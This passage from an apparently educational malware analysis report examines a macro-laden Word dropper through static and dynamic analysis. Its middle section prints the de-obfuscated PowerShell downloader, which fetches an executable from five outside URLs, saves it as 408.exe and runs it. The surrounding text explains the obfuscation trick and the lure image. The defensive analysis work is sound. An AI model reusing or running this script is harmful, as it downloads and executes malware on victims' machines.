
To analyze the internals of the malicious document, the sample can be loaded into Structured Storage Viewer. This tool is effective for examining and modifying internal aspects of binary OLE structure Storage files.




When analysing _SRP_0, it seems that TextBox1 is seen as well, which can be a vital indicator of the intention of the malicious document. The other SRP streams did not reveal much information that can be useful in the analysis.




To analyse the properties of the TextBox, ObjectPool is expanded to reveal _1608995333. This contains the objects for the TextBox.




Looking at CompObj, "Froms.TextBox.1" is seen which means that this is confirmed to be a TextBox object.



Now, looking at the name of the object, it shows "TextBox1" which matches the attribute from the VBA code pixeli.




Lastly, looking at the contents of TextBox1, it seems that it contains a malicious script. A portion of it was also seen during strings analysis. To analyse further, the contents can be extracted out and sorted manually.



Based on the extracted malicious script from the TextBox object, it appears that this script is commandline obfuscated. Based on the first line, “%COMSPEC% stands for Command Specifier and it specifies the command interpreter, which by default is cmd.exe. Following that, “/c” is a parameter to carry out the command specified for cmd, which is obfuscated. The next texts are identified to be substrings, “%pROGraMdaTa:~0,1%” and “%ProGrAmDaTa:~9,2%”. “%ProgramData%” translate to “C:\ProgramData” and based on the substring index, the 2 substrings combined translates to “Cmd”. The following lines are obfuscated and can be very tedious to de-obfuscate. However, some functionality of the script can be seen such as the URLs and a for loop within the script. Hence, the functionality and purpose of the malicious document would be further analysed through dynamic analysis.

Malware Fingerprint

Before starting on dynamic analysis, the hash of the malware must be recorded to cross-reference and ensure that the contents of the malicious document remain the same in the event that it is a polymorphic malware.



Filename	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384	Full Path
FA04909_7.doc	7fcdac3c12ba8b6a15a3f534c420da13b	fb0c218a9d86e2409d737d12cb53ccdc6216e...	05a24783	2618b4d1cdf9290c1df934b0658fa889c4fef4...	0a2d8f73cf2543e3ea0d60d40b8894a4e506e...	514d99ce54da1d4098b2bf0929d513a1a14ef...	C:\Users\MATT2020\Desktop\FA04909


To generate a hash of the malicious document, a tool such as HashMyFiles can be used to fingerprint the malware.

Summary of Static Analysis

Based on the tools and analysis performed in the static analysis process, it is confirmed that the analysis matches the results with VirusTotal and the document is identified as malicious. The purpose and functionality of the malicious document were also identified through host-based and network-based indicators seen within the strings and contents of the sample. Overall, it appears that upon opening the document, and if macros are enabled, a function within the auto-open subroutine would be called. In that function, it creates a shell object that runs and executes a specific command in the document Text Box object. The command was obfuscated but hints about the functionality could be deciphered. The command probably attempts to download a file from various malicious URLs and stores it on the victim's computer, the terminal is also hidden, and the victim would have no knowledge of the process unless a tool like Task Manager is opened. No information about the file downloaded was found in this analysis but an intelligent guess would be that it attempts to register the victim's computer as a bot to launch malicious intent set by the attacker.


Dynamic Analysis

Through static analysis, it has provided some information regarding the malicious document. However, due to the command script being obfuscated and difficult to analyse, dynamic analysis would be carried out to obtain a full analysis of the malicious document as the command should be de-obfuscated when executed. Hence, dynamic analysis involves executing the document and recording the processes it performs to study its behaviour to understand how a victim would be affected.




Upon opening the document, there is an image that attempts to perform social engineering attack by deceiving the victim into selecting “Enable Content” for the macros to execute.

Registry Analysis




Using Regshot to capture and compare the changes after the document is executed, as shown, multiple registry keys have been added. The most notable keys are the RASAPI32 and RASMANCS as these registry keys are used to establish a network connection to potentially download a file. Hence, this concludes that the document executes a PowerShell script and connects to the network attempting to download malicious files into the victim’s computer.

Process Analysis




Upon execution of the document, it is seen that there are multiple sub-processes created by the document and eventually launching a Powershell terminal. However, as seen previously during static analysis, the terminals created would be hidden and is executed without the victim's knowledge. Also, after the script completes execution it would close the terminals, leaving the analyst unable to examine the processes while running in Process Explorer.

Monitoring Running Processes




Since Process Monitor (ProcMon) is running in the background, the terminals and commands executed by the malicious document are captured. Further analysis on the processes launched by the document can proceed using Process Monitor.

Upon examining the actions performed by the Powershell script, multiple attempts network connectivity operations were seen. Moreover, it appears to have created and deleted a file located at “C:\Users\Public\408.exe” which is a good host-based indicator.




Since the script was executed, the de-obfuscated command can be seen in the command line field. To get a better analysis of the intentions of the malicious document, the contents of the command would be extracted for further analysis.




As seen above, the command executed is de-obfuscated and the statements can be clearly interpreted by the analyst.


```
*Untitled - Notepad
File Edit Format View Help
powershell
$cyanR=new-object Net.WebClient;
$Incrediblej='http://liarla.com/RqAjQLJlx@http://espasat.com/1YbH45y@http://latuconference.com/wp-
content/uploads/vv19XHG@http://dirtyactionsports.com/vVgr4dva@http://demign.com/PGT53cb'.Split('@');
$CreditCardAccountG = '408';
$Avonu=$env:public+'\'+$CreditCardAccountG+'.exe';
foreach($Licensedt in $Incrediblej) {
    try {
        $cyanR.DownloadFile($Licensedt, $Avonu);
        If ((Get-Item $Avonu).length -ge 80000) {
            Invoke-Item $Avonu;
            break;
        }
    }
    catch { }
}
```

However, to get a better view to visually analyse the script, the lines can be broken down and “cleaned up” by removing unwanted or redundant statements. As seen above, the Powershell script initializes the Net.WebClient object used for network connectivity. It also initializes an array of URLs and the name of the file being “408”. The variable Avonu indicates the full path of the executable file to be downloaded which translates to “C:\Users\Public\408.exe” and was seen in ProcMon. The script proceeds to iterate through the array of URLs and attempt to download a file using the DownloadFile method from Net.WebClient and stores it in the file path seen earlier. After that, it checks if the file exists before executing the file. Once the file is successfully executed, the script would stop and connections to the other URLs would not be made. It would also stop if establishing connections to all the URLs failed.




To help in analysing the process flow of the executed command, the logs from ProcMon is exported and imported into ProcDot. As seen above, it created multiple child processes that acts recursively until eventually the script is de-obfuscated and Powershell is launched to download the executable file.



When executing the document again but this time with the destination folder opened, it was observed that the malicious script attempted to download the file but was deleted as since there was no Internet connection, the file could not be downloaded, and the file created was only initialized due to the script as the file size was 0 KiloBytes.

Network Analysis

During the execution of the document, the contacted domains were captured to ensure that the analysis of the external domains the script contacted was accurate.



As seen, all the URLs stated in the Powershell script was recorded and no noticeable external domains apart from the URLs identified earlier were present. The 5 domains stated being, liarla.com,

espasat.com, latuconference.com, dirtyactionsports.com, and demign.com were suspected to contain a malicious executable file to be downloaded and saved as 408.exe.

Summary of Dynamic Analysis

Based on the results from the dynamic analysis, the real intention and actions executed by the malicious documents were identified. As predicted from static analysis, the malware attempts to connect to multiple URLs and download malware on the victim's computer. Through dynamic analysis, it was noted that the document created a hidden shell that was not visible to execute the malicious script which also created multiple child processes to de-obfuscate the script and run PowerShell at the end. Since the script was de-obfuscated, the intention of the script revealed to be accessing 5 URLs attempting to download a file, storing it locally on the victim's computer, and executing the executable file downloaded.

General Analysis

The results collected from the basic and dynamic analysis can be used to describe the type of malware, the malware execution, and the malware functionality in this section to provide an overview of the analysis performed on the malicious document.

Malicious Document Type

Through analyzing the intention and purpose of the malicious document, it is revealed that the type of malware is a dropper disguised as an Office Word Document file. Macros with malicious intent were embedded into the document which is designed to install malware from external sources onto the victim's computer upon opening the document.

Malicious Document Execution

Since the document requires the victim to enable content before the macros can be executed, social engineering technique was used to initiate the shell and execute the PowerShell script to download the malware, 408.exe, from different sources. It contains an image within the contents of the document to deceive the victim into enabling content, thus executing the macros.

Malicious Document Functionalities

